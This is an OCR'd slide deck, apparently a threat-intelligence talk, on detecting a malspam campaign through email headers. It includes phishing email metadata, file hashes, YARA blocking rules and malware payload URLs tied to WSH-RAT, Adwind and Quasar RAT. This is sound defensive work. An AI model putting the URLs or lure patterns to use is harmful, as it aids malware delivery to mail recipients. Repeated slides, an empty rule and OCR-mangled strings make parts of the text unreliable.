@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-24	"e.esimi@cceibankge.com" <e.esimi@cceibankge.com>	Demande de documents administratifs	Demande de documents administratifs.pdf.jar	af162b6eb3ab40677e4f221c8875747b	audrey
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-29	"astou.diawara@bsic.ci" <astou.diawara@bsic.ci>	URGENT SWIF-MT 103 Q CONFIRMER	MT-103.pdf SWIFT-103.pdf.jar (downloaded)	e78bc8bdadb901ac003af8252389d154 7fe7955e10c2f83b99eba5491abd9058	chance
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-29	"e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>	URGENT E-IMPOTS	E-impots.pdf	deb3bccef3f02c0b0bb5e78587962507 3202a77e1527e0db9e7dd29f040c6ae4	chance
@bangla.net		Received: from bangla.net (webmail2.bangla.net	2019-10-31	WUGSI <br5192@bangla.net>	WU Form for Sub Agents !!!!	WU-FORMS_PDF.zip PASSPORT_ID_JPG.jar	4e79c1cec41c56054cda33d3a4eacfba 83848c0cddd1d87d36ad35c2062fbd3e	
@email24.godaddy.com	194.5.97.14	Received: from p3plgemwbe24-04.prod.phx3.secureserver.net	2019-11-05	"UPU1 WEBEX" <messenger@webex.com>	Webex meeting invitation: PROJET PILOTE PPS	webex.exe (downloaded)	073b85c6a9f95a409cf2d7c694e2bcf1	deaphr
WIN-N4R7BBAH231	159.203.119.91 WIN-N4R7BBAH231	Received: from [159.203.119.91] (port=63301 helo=WIN-N4R7BBAH231)	2019-11-06	"chounzangbe@djibsongroup.com" <chounzangbe@djibsongroup.com>	Très Urgente Confirmation	Confirmation.pdf.jar	307d4730568b73aba290edd12bb5d509	chance
@i3-PC	154.0.27.166	Received: from [154.0.27.166] (port=31940 helo=154.0.27.166)	2019-11-12	"sergey.DUKELSKIY" <sergey.dukelskiy@upu.int>	Update directory IFS / Mise à jour répertoire IFS	IFS UPDATE.rar User_Manual.js	adfe51041b268812e78b69d27e5efd42 4C9A44484152BE1370A8482B4CDB2D17	richor
@office3985.com	46.21.144.19	Received: from	2019-11-28	Doreen Chia - AMOREPACIFIC GROUP /	Re: Re: URGENT / RE: Request for Quotation	scan002947779488.zip	1ff02c6a77817a33b507784e45054819	

Message-ID / DESKTOP-name / X-Mailer

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
        (No client certificate requested)
        by [REDACTED] with ESMTPS id 70D32806F7C6E420
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:43 +0100 (CET)
X-No-Relay: not in my network
Received: from 196.183.1.158 (unknown [196.183.31.254])
        by vmheb62097.ikoula.com (Postfix) with ESMTPSA id A8E2F1F0D973
        for <[REDACTED]>; Sun, 11 Feb 2018 05:09:40 +0100 (CET)
MIME-Version: 1.0
From: "BCAO" <servicecourrier@bcao.com>
Reply-To: servicecourrier@bcao.com
To: [REDACTED]
Subject: INFORMATION URGENT !!
Content-Type: multipart/mixed;
        boundary="----=_NextPart_001_41A1_052E0DBA.32EC1D85"
X-Mailer: Smart_Send_4_1_8
Date: Sun, 11 Feb 2018 05:09:37 +0100
Message-ID: <68884997039921923217998@DESKTOP-0LDSDAH>
```



Received header hostname = Message-ID host

```
Received: from relay12.mail.gandi.net ([217.70.178.232])
  by [REDACTED] with ESMTP/TLS/DHE-RSA-AES256-GCM-SHA384; 05 Apr 2019 18:13:44 +0200
Received: from DESKTOPHUHM1TV (unknown [154.0.26.84])
  (Authenticated sender: accounts@maslowgroup.net)
  by relay12.mail.gandi.net (Postfix) with ESMTPSA id 45986200014
  for <[REDACTED]>; Fri,  5 Apr 2019 16:13:19 +0000 (UTC)
MIME-Version: 1.0
From: "UPAEP - Clearing House" <Clearing.House@upaep.int>
Reply-To: Clearimg.House@upaep.int
To: "anne-claude.KELLY@upaep.int; alvaro.psetizki@upu.int" <[REDACTED]>
Subject: =?windows-1252?Q?Important:_Mise_=E0_jour_r=E9pertoire_IFS_/_Upda?=
  =?windows-1252?Q?te_directory_IFS?=
Content-Type: multipart/mixed;
  boundary="----=_NextPart_001_6EAE_5D306667.4C3E5736"
X-Mailer: Smart_Send_4_1_13
Date: Fri, 5 Apr 2019 18:13:15 +0200
Message-ID: <6136491502328322603146@DESKTOP-HUHM1TV>

(decoded) Subject: Important: Mise à jour répertoire IFS / Update directory IFS
```

DESKTOPHUHM1TV

@DESKTOP-HUHM1TV>

Received hostname (WIN-xxx ← DESKTOP-xxx)

```
Received: from zmail.guce.gouv.ci ([127.0.0.1])
  by localhost (zmail.guce.gouv.ci [127.0.0.1]) (amavi
  with ESMTP id Zgyis_Se58kc for <[redacted]>;
  Wed, 23 Oct 2019 16:24:59 +0000 (GMT)
Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])
  by zmail.guce.gouv.ci (Postfix) with ESMTPSA id C20F51BD244
  for <[redacted]>; Wed, 23 Oct 2019 16:24:57 +0000 (GMT)
MIME-Version: 1.0
From: "e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>
To: [redacted]
Date: 23 Oct 2019 09:24:39 -0700
Subject: =?utf-8?B?SW1wb3J0YW50IENvbW11bmlxdcOp?=
Content-Type: multipart/mixed;
  boundary=--boundary_26019_c587552d-21ce-495f-8ab5-0358cb75fdd2
Message-Id: <20191023162457.C20F51BD244@zmail.guce.gouv.ci>
```

WIN-P9NRMH5G6M8

Message-ID / (9) Desktop-/ (2) Server-names

Message-ID	Date from	Date to	Days	count
@DESKTOP-0LDSDAH	2018-02-08	2018-02-16	9	4
@DESKTOP-T4UN9D6	2018-02-12	2018-06-16	125	7
@DESKTOP-CBQP7F3	2018-02-22	2018-02-22	1	1
@DESKTOP-BHMUG0K	2018-07-04	2018-09-26	85	5
@DESKTOP-HUHM1TV	2018-07-21	2019-04-05	259	12
@DESKTOP-DDC429B	2019-03-31	2019-03-31	1	1
@DESKTOP-7U3H8EU	2019-05-11	2019-08-12	94	6
@DESKTOP-61D188I	2019-07-18	2019-09-25	70	7
@DESKTOP-FK2FFAC	2019-10-14	2019-10-17	4	3
WIN-P9NRMH5G6M8	2019-10-16	2019-10-24	9	6
WIN-N4R7BBAH231	2019-11-06	2019-11-06	1	1

Message-ID	Client IP	Date from	Date to	Days	count
@mailedge01	154.0.26.48 (annette.moukodi)	2019-05-28	2019-05-28	1	1
@mailedge01	185.247.228.17 (maloum.aboubakar)	2019-07-05	2019-07-11	7	3
@mailedge01	154.0.26.55 (fofou.sonfack)	2019-07-25	2019-10-22	90	3

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
rule OPS_rfc2822_DESKTOP_group_msgid : malemail
{
    meta:
        author = "Tom Ueltschi"
        description = "DESKTOP-group suspicious message-ids"
        date = "2019-09-30"
        weight = 100

    strings:
        $message_id_01 = "@DESKTOP-0LDSDAH" nocase
        $message_id_02 = "@DESKTOP-BHMUG0K" nocase
        $message_id_03 = "@DESKTOP-CBQP7F3" nocase
        $message_id_04 = "@DESKTOP-HUHM1TV" nocase
        $message_id_05 = "@DESKTOP-T4UN9D6" nocase
        $message_id_06 = "@DESKTOP-7U3H8EU" nocase
        $message_id_07 = "@DESKTOP-DDC429B" nocase
        $message_id_08 = "@DESKTOP-61D188I" nocase
        $message_id_09 = "@DESKTOP-FK2FFAC" nocase

    condition:
        any of ($message_id_*)
}
```

Message-ID header

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
rule OPS_rfc2822_DESKTOP_group_servers : malemail
{
    meta:
        author = "Tom Ueltschi"
        description = "DESKTOP-group suspicious mail servers"
        date = "2019-09-30"
        weight = 100

    strings:
        $server_01 = "zmail.guce.gouv.ci" nocase
        $server_02 = "196.10.122.79" nocase
        $server_03 = "185.136.170.190" nocase
        $server_04 = "fofou.sonfack" nocase
        $server_05 = "WIN-P9NRMH5G6M8" nocase
        $server_06 = "WIN-N4R7BBAH231" nocase
        $server_07 = "159.203.119.91" nocase
        $server_08 = "WIN-4IJJFK9GGRK" nocase
        $server_09 = "WIN-MB34NNL4KKJ" nocase
        $server_10 = "mail.sibetons.com" nocase
        $server_11 = "vmi276620.contaboserver.net" nocase
        $server_12 = "WIN-54SKS5DQVVU" nocase
        $server_13 = "mail.groupechaka.com" nocase

    condition:
        any of ($server_*)
}
```

Received headers

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
71 rule OPS_rfc2822_DESKTOP_group_from : malemail
72 {
73     meta:
74         author = "Tom Ueltschi"
75         description = "DESKTOP-group suspicious mail from"
76         date = "2019-09-30"
77         weight = 100
78
79     strings:
80         $from1_01 = "<sc@upap-papu.africa>" nocase
81         $from1_02 = "<info.migrant@visa.ca>" nocase
82         $from1_03 = "<e.esimi@cceibankge.com>" nocase
83         $from1_04 = "<fofou.sonfack@campost.cm>" nocase
84         $from1_05 = "<courrier.bceao@bceao.int>" nocase
```

From header

```
107         $from1_sender_10 = "mmedina@sidcao.ci" nocase
108         $from1_sender_11 = "dortha@israelnwhite.us" nocase
109         $from1_sender_12 = "info2@accensus.gr" nocase
110         $from1_sender_13 = "ericwang@grandwayllaw.com" nocase
111
112     condition:
113         any of ($from1_*)
114 }
```

X- / Auth.-Sender

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on body URLs

```
53 rule OPS_rfc2822_DESKTOP_group_urls : malemail
54 {
55     meta:
56         author = "Tom Ueltschi"
57         description = "DESKTOP-group suspicious URLs in mails"
58         date = "2020-03-26"
59         weight = 100
60
61     strings:
62         $urls_01           = "finadev-groupe.com" nocase
63         $urls_01_base64_a = "ZmluYWRldilncm9lcGUuY29t"
64         $urls_01_base64_b = "ZpbmFkZXYtZ3JvdXBlLmNvb"
65         $urls_01_base64_c = "maW5hZGV2LWdyb3VwZS5jb2"
66
67     condition:
68         any of ($urls_*)
69 }
```


URLs in body (base64)

Malware family	URLs
WSH-RAT	http://finadev-groupe.com/Cheque334221.zip
Adwind RAT	http://finadev-groupe.com/FACTURES.zip
Quasar RAT	http://finadev-groupe.com/OV VAILIDE 8877635.zip (delivery -> link in email) http://cloudpassreset.ga/uploads/force/VNC.exe (powershell download payload)

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on body URLs

```
53 rule
54 {
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69 }
```



Florian Roth
@cyb3rops

YARA v4.0.0

- new base64 / base64wide modifiers
- new modifier "private" suppressing output in matches strings
- iterators over dicts / strings
- reduced memory footprint
- pe module with "pdb_path"

and more ..

> **Victor M. Alvarez** @plusvic · Apr 29
> YARA 4.0.0 is out! github.com/VirusTotal/yar...


11:21 AM · Apr 29, 2020 · TweetDeck

URLs in body (base64)

URLs
http://finadev-groupe.com/Cheque334221.zip
http://finadev-groupe.com/FACTURES.zip
http://finadev-groupe.com/OV VAILIDE 8877635.zip (delivery -> link in email)
http://cloudpassreset.ga/uploads/force/VNC.exe (powershell download payload)


Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on body URLs



Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on body URLs



Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
rule OPS_rfc2822_DESKTOP_group_msgid : malemail
{
    meta:
        author = "Tom Ueltschi"
        description = "DESKTOP-group suspicious message-ids"
        date = "2019-09-30"
        weight = 100

        $message_id_08 = "@DESKTOP-61D188I" nocase
        $message_id_09 = "@DESKTOP-FK2FFAC" nocase

    condition:
        any of ($message_id_*)
}
```

Blocked **only due to** custom YARA rule

action	yara_rule	src_user	recipient	subject	date	count
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci	[redacted]	URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52	3
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci	[redacted]	URGENT E-IMPOTS	2019-10-29 19:08:37 2019-10-29 19:09:37	2
blocked	OPS_rfc2822_DESKTOP_group_servers	astou.diawara@bsic.ci	[redacted]	URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49	1

Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
```

action	yara_rule	src_user	recipient	subject	date
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52
blocked	OPS_rfc2822_DESKTOP _group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52
blocked	OPS_rfc2822_DESKTOP _group_servers	e-impots@dgi.gouv.ci		URGENT E-IMPOTS	2019-10-29 19:08:37 2019-10-29 19:09:37
blocked	OPS_rfc2822_DESKTOP _group_servers	astou.diawara@bsic.ci		URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49
blocked	OPS_rfc2822_DESKTOP_group_from	e-impots@dgi.gouv.ci		CONFIRMATION facture N 5546627	2020-02-24 16:33:55
blocked	OPS_rfc2822_DESKTOP_group_servers	info@who.int		CORONA VIRUS - COVID19: FINANCIAL SUPPORT MEASURES	2020-04-29 12:18:02
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	postmaster@	Undeliverable: Undeliverable message	2020-05-06 12:38:34
